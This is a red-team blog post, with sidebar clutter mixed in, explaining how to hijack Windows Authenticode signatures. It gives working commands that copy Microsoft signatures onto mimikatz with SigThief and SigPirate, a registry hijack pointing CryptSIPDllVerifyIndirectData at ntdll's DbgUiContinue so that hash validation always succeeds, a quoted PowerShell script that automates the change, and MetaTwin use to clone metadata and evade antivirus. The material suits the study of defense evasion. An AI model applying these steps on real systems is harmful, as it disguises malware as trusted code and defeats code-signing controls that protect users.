





# Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

November  
6, 2017

## Hijacking Digital Signatures

 netbiosX  Red Team  Authenticode, Code Signing, Digital Certificate, Digital Signature, PowerShell, Red Team  Leave a comment


Developers are usually signing their code in order to provide assurance to users that their software is trusted and it has not been modified in a malicious way. This is done with the use of digital signatures. Therefore signing code is a method to verify the authenticity and integrity of a file.

Threat hunters and blue teams usually check the digital signature of a binary in order to perform an initial check and determine whether or not it should be considered as suspicious. Microsoft defensive technologies such as AppLocker and Device Guard support the use of rules that allow only executables and PowerShell scripts that are coming from trusted publishers and are digitally signed to be executed on the system. This verification is performed through the use of certificates.

Validation of the digital signature can be performed by invoking the **Get-AuthenticodeSignature** via PowerShell and by using [SigCheck](#) utility from Sysinternals.

## Search the Lab

## Author



netbiosX

## Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow

```

PS C:\Users\User> Get-AuthenticodeSignature C:\Windows\System32\cmd.exe

Directory: C:\Windows\System32

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      cmd.exe

PS C:\Users\User> .\sigcheck.exe -q C:\Windows\System32\cmd.exe

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\cmd.exe:
  Verified:      Signed
  Signing date:  21:06 18/03/2017
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Windows Command Processor
  Product:       Microsoft® Windows® Operating System
  Prod version:  10.0.15063.0
  File version:  10.0.15063.0 (winBuild.160101.0800)
  MachineType:   64-bit
PS C:\Users\User>

```

*Verification of Signature*

[Matt Graeber](#) in his [keynote talk](#) for DerbyCon 2017 described the process of how to execute unsigned code on a system that is lockdown by a device guard policy by performing a signature verification attack.

## Digital Certificates

In modern windows operating systems code signing technology is used to assist users to recognize trusted binaries from untrusted. Native binaries are signed through the use of digital certificates which contain information about the publisher, the private key which is embedded and the public key.

The authenticode signature can be used to segregate signed PowerShell scripts and binaries from unsigned.

## Recent Posts

- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing

## Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (12)
- Privilege Escalation (14)
- Red Team (25)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

## Archives

```
PS C:\Python34> Get-AuthenticodeSignature -FilePath C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psml

Directory: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18B566D6AA6F6E5033 Valid      ise.psml

PS C:\Python34> Get-AuthenticodeSignature .\test2.psml

Directory: C:\Python34

SignerCertificate      Status      Path
-----
NotSigned              test2.psml
```

### *Authenticode Signature – PowerShell Scripts*

The certificate of PowerShell scripts can be hijacked easily by copying the signature block of a digitally signed Microsoft PowerShell script and applying it into a PowerShell script that has not been signed. The following script is part of the Windows ecosystem and has already a Microsoft signature.

```
1 | C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.ps
```

- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012



ise.psm1 - Notepad

File Edit Format View Help

```
if (Test-Path $snippetPath)
{
    dir $snippetPath
}
}
```

```
# SIG # Begin signature block
# MIIXXAYJKoZIhvcNAQcCoIIXTTCCF0kCAQExCzAJBgUrDgMCGGUAMGkGCisGAQQB
# gjcCAQSGWzBZMDQGCisGAQQBgjcCAR4wJgIDAQAABBAfzDtgWUsITrck0sYpfvNR
# AgEAAgEAAgEAAgEAAgEAMCEwCQYFKw4DAhoFAAQUv0M9fHFPOaghrZBoun/tqPG
# zE6ggghIxMIIeYDCCA0ygAwIBAgIKLqsR3FD/XJ3LwDAJBgUrDgMCHQUAMHAXKzAp
# BgNVBAsTikNvcHlyaWdodCAoYykgMTk5NyBNYWwNyb3NvZnQgQ29ycC4xHjAcBgNV
# BAsTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbG1vbjEhMB8GA1UEAxMYTW1jcm9zb2Z0IFJv
# b3QgQXV0aG9yaXR5MB4XDTA3MDgyMjIyMzEwMDExMDgyNTA3MDAwMFoweTEL
# MAKGA1UEBhMCVVMxEzARBgNVBAGTCldhc2hpbmd0b24xEDAOBgNVBACTB1J1ZG1v
# bmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbjEjMCEGA1UEAxMatW1j
# cm9zb2Z0IENvZGU2InbmluZyBQQ0EwggeEiMA0GCSqGSIb3DQEBAQUAA4IBDwAw
# ggEKAoIBAQC3eX3WxbNFOag0rDHA+SU1SXfA+x+ex0Vx79FG6NSMw2tMUML0mQLD
# TdhJbC8kPmW/zio3C0i3f3XdRb2qjw5QxSUR8qDnDSMF0UEk+mKZx1FpZNXH5nN
# sy8iw0otfG/ZFR47jDkQOd29KfRmOy0BMV/+J0imtWwBh5z7urJjf4L5XKCBhIWO
# sPK41KPPOKZQhRcnh07dMPYAPfTG+T2BvobtbDmnLjT2tC6vCn1ikXhmnJhzDYav
```

*PowerShell Script – Microsoft Digital Signature*

The **CryptSIPDllGetSignedDataMsg** contains a registry key which handles the default PowerShell SIP (pwrshsip.dll) and the digital signatures for native Microsoft PowerShell scripts.

```
1 | HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Crypt
```

The DLL and the FuncName values of this key needs to be replaced with a custom SIP and with the **GetLegitMSSignature** function. [Matt Graeber](#) created a custom SIP (Subject Interface Package) which can be compiled and used in order unsigned PowerShell scripts to get a legitimate Microsoft signature. A compiled version of this DLL can be found on [GitHub](#).

```
1 | DLL - C:\Users\User\MySIP.dll
2 | FuncName - GetLegitMSSignature
```

> August 2012

> July 2012

> June 2012

> April 2012

> March 2012

> February 2012

## @ Twitter


- > @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **2 hours ago**
- > RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection [notsosecure.com/data-exfiltrat...](#) **3 hours ago**
- > GyoIThon - A growing penetration test tool using Machine Learning [github.com/gyoisamurai/Gy...](#) **9 hours ago**
- > @L\_AGalloway Safe travel! **21 hours ago**
- > @Carlos\_Perez I agree, red team engagements should assess host based security controls. The client will benefit and... [twitter.com/i/web/status/1...](#) **1 day ago**

[Follow @netbiosX](#)

## Pen Test Lab Stats


> 3,008,052 hits

## Blogroll



*PowerShell Script – Digital Microsoft Signature*

The legitimate digital signature will be applied to the script and this can be verified by invoking again the **Get-AuthenticodeSignature** module from a PowerShell console.



*Authenticode Signature – PowerShell Script with Digital Signature*

However validation of the digital signature will fail as the authenticode hash will be different.

Various tools can be used in order to hijack a certificate from a trusted binary and use it to a non-legitimate binary.

SigThief:

```
1 python sigthief.py -i consent.exe -t mimikatz.exe -o signed-m
```

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

```
C:\Python34>python.exe sigthief.py -i consent.exe -t mimikatz.exe -o signed-mimikatz.exe
Output file: signed-mimikatz.exe
Signature appended.
FIN.

C:\Python34>
```

### *Sigthief – Stealing Certificates*

SigPirate:

```
1 | SigPirate.exe -s consent.exe -d mimikatz.exe -o katz.exe -a
```

```
C:\>SigPirate.exe -s consent.exe -d mimikatz.exe -o katz.exe -a
[+] Copying authenticode signature...
[+] Parsed PE for Security Directory Entry
[+] Parsing target/destination PE
[+] Parsed PE for Security Directory Entry
[+] Updating target PE....
Updated Security Directory Entry VA: 0009CE00
Updated Security Directory Entry Size: 00002198
```

### *SigPirate – Stealing Certificates*

The consent file is an executable which is part of Windows operating system and therefore it is digitally signed by Microsoft. The binary will appear to have a digital signature of Microsoft.

## Professional

» **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

## Next Conference

### Security B-Sides London

April 29th, 2014

The big day is here.

## Facebook Page




Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this





*Malicious Binary with Trusted Certificate*

As previously the digital signature will fail to validate.

## Bypassing Signature Validation

The Authenticode is a Microsoft code signing technology that can be used by blue teams to identify the identity of a publisher through the digital certificate and to verify that the binary has not been tampered since it performs a validation of the digital signature hash.

Even if a trusted certificate has been stolen and applied to a malicious binary the digital signature will still be invalid as the authenticode hash will not match. An invalid authenticode hash is a strong indication that the binary is not legitimate. Executing the **Get-AuthenticodeSignature** from a PowerShell console against a binary that has a trusted certificate will produce a HashMismatch error.

```
PS C:\> Get-AuthenticodeSignature .\katz.exe

Directory: C:\

SignerCertificate      Status      Path
-----
14590DC5C3AAF238FCFD7785B4893F4071402C34 HashMismatch katz.exe
```

#### *Authenticode Signature – HashMismatch*

The executable code is signed by a private key of the digital certificate. The public key is embedded in the certificate itself. Since the private key is not known it will always fail the hash validation process as the hash will be different.

Therefore the digital signature validation mechanism needs to be weakened through registry modifications. [Matt Graeber](#) discovered in which location in the registry the validation of the hash is performed and how. The **CryptSIPDllVerifyIndirectData** component handles the digital signature validation for PowerShell scripts and for portable executables.

Implementation of the hash validation of the digital signatures is performed via the following registry keys:

- ❖ {603BCC1F-4B59-4E08-B724-D2C6297EF351} // **Hash Validation for PowerShell Scripts**
- ❖ {C689AAB8-8E78-11D0-8C47-00C04FC295EE} // **Hash Validation for Portable Executables**

These keys exist in the following registry locations:


```
1 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Crypt
2 HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\Crypt
```

A legitimate Microsoft DLL file needs to be used because it should be already signed with the same private key. The function name **DbgUiContinue** is used because it accepts two



parameters like the original function that is replacing and returns TRUE if the function **CryptSIPDllVerifyIndirectData** succeeds.


```
1 DLL - C:\Windows\System32\ntdll.dll
2 FuncName - DbgUiContinue
```



Name	Type	Data
(Default)	REG_SZ	(value not set)
Dll	REG_SZ	C:\Windows\System32\ntdll.dll
FuncName	REG_SZ	DbgUiContinue

*Bypass Hash Validation – Registry Hijack*

Starting a new PowerShell process will complete the bypass of the hash validation. The malicious binary will appear signed and with a valid Microsoft signature.



```
PS C:\> Get-AuthenticodeSignature .\katz.exe

Directory: C:\

SignerCertificate      Status      Path
-----
145980C5C3AAF238FCFD7785B4893F4071402C34 HashMismatch katz.exe

PS C:\> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\> Get-AuthenticodeSignature .\katz.exe

Directory: C:\

SignerCertificate      Status      Path
-----
145980C5C3AAF238FCFD7785B4893F4071402C34 Valid      katz.exe

PS C:\>
```

*Authenticode Signature – Hash Validation*



Matt Graeber did the initially discovery of this bypass and it is explained in detail in his paper about Subverting Trust in Windows. He released also a PowerShell script which can be used to automate the signature verification attack.

The script will target the two registry keys where the hash validation of the digital signatures for PowerShell scripts and portable executables is performed.

```
SignatureVerificationAttack.ps1 X
1  $Host.Runspace.LanguageMode
2
3  Get-AuthenticodeSignature -FilePath C:\Python34\bypass_test.psml
4  Get-AuthenticodeSignature -FilePath C:\Python34\pentestlabtool.exe
5
6  # Try to execute the script. Add-Type will fail.
7  Import-Module C:\Python34\bypass_test.psml
8
9  $VerifyHashFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography' +
10                  '\OID\EncodingType 0\CryptSIPDllVerifyIndirectData'
11
12  $PowerShellSIPGuid = '{603BCC1F-4B59-4E08-B724-D2C6297EF351}'
13  $PESIPGuid = '{C689AAB8-8E78-11D0-8C47-00C04FC295EE}'
14
```

*Signature Verification Attack – Registry Keys*

The following registry values will be modified automatically with the required values in order to bypass the hash validation.

```
18 # Signed code reuse attack that will effectively return TRUE when the
19 # digital signature hash validation function is called.
20 $NewDll = 'C:\windows\System32\ntdll.dll'
21 $NewFuncName = 'DbgUiContinue'
22
23 $PSSignatureVerifier | Set-ItemProperty -Name Dll -Value $NewDll
24 $PSSignatureVerifier | Set-ItemProperty -Name FuncName -Value $NewFuncName
25 $PESignatureVerifier | Set-ItemProperty -Name Dll -Value $NewDll
26 $PESignatureVerifier | Set-ItemProperty -Name FuncName -Value $NewFuncName
27
```

*Signature Verification Attack – Registry Values*

Running the PowerShell script will perform the bypass.

```
1 powershell.exe -noexit -file C:\Python34\SignatureVerificatio
```



```

C:\Python34>powershell.exe -noexit -file C:\Python34\SignatureVerificationAttack.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

FullLanguage

Directory: C:\Python34

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      bypass_test.psm1
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 HashMismatch pentestlabtool.exe
Hello, world!
Hello, bypassed world!
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Python34>

```

### *Signature Verification Attack – PowerShell Script*

Executing the **Get-AuthenticodeSignature** PowerShell module will result of a valid digital signature hash.

```

PS C:\Python34> Get-AuthenticodeSignature .\pentestlabtool.exe

Directory: C:\Python34

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      pentestlabtool.exe

PS C:\Python34>

```

### *Authenticode Signature – Hash Validation of Malicious Binary*

## Metadata

Some antivirus companies are relying on the digital signatures and metadata in order to identify malicious files. Therefore antivirus detection rate against a non-legitimate binary that is using a valid certificate and metadata from a trusted entity will be decreased.

MetaTwin is a PowerShell based script that can copy metadata details from a file to another binary automatically.

```

1 PS C:\metatwin> Import-Module .\metatwin.ps1
2 PS C:\metatwin> Invoke-MetaTwin -Source C:\Windows\System32\n

```

```

PS C:\metatwin> Import-Module .\metatwin.ps1
PS C:\metatwin> Invoke-MetaTwin -Source C:\Windows\System32\netcfgx.dll -Target .\mimikatz.exe -Sign
=====
META-TWIN
=====
Author: @joevest
=====
Source:      C:\Windows\System32\netcfgx.dll
Target:      .\mimikatz.exe
Output:      .\20171027_004229\20171027_004229_mimikatz.exe
Signed Output: .\20171027_004229\20171027_004229_signed_mimikatz.exe
=====
[*] Extracting resources from netcfgx.dll
[*] Copying resources from netcfgx.dll to .\20171027_004229\20171027_004229_mimikatz.exe
[*] Extracting and adding signature ...

```

*MetaTwin*

On top of that it can steal the digital signature from a Microsoft file since it is using SigThief to perform this task.

```

[*] Digital Signature
SignatureType : Authenticode
SignerCertificate : [Subject]
                  CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                  [Issuer]
                  CN=Microsoft Windows Production PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                  [Serial Number]
                  330000010666c325c431c9180e00000000106
                  [Not Before]
                  11/10/2016 21:39:31
                  [Not After]
                  11/01/2018 20:39:31
                  [Thumbprint]
                  AFDD80C4EBF2F61D3943F188B56606AA6F6E5033
Status        : Valid

```

*MetaTwin – Digital Signature Details*

The final executable will have metadata details and a digital signature from Microsoft.


```
[+] Results
-----
[+] Metadata

VersionInfo : File:      C:\metatwin\20171027_004229\20171027_004229_signed_mimikatz.exe
               InternalName: netcfgx.dll
               OriginalFilename: netcfgx.dll
               FileVersion: 10.0.15063.0 (winBuild.160101.0800)
               FileDescription: Network Configuration Objects
               Product: Microsoft® Windows® Operating System
               ProductVersion: 10.0.15063.0
               Debug: False
               Patched: False
               PreRelease: False
               PrivateBuild: False
               SpecialBuild: False
               Language: English (United States)
```

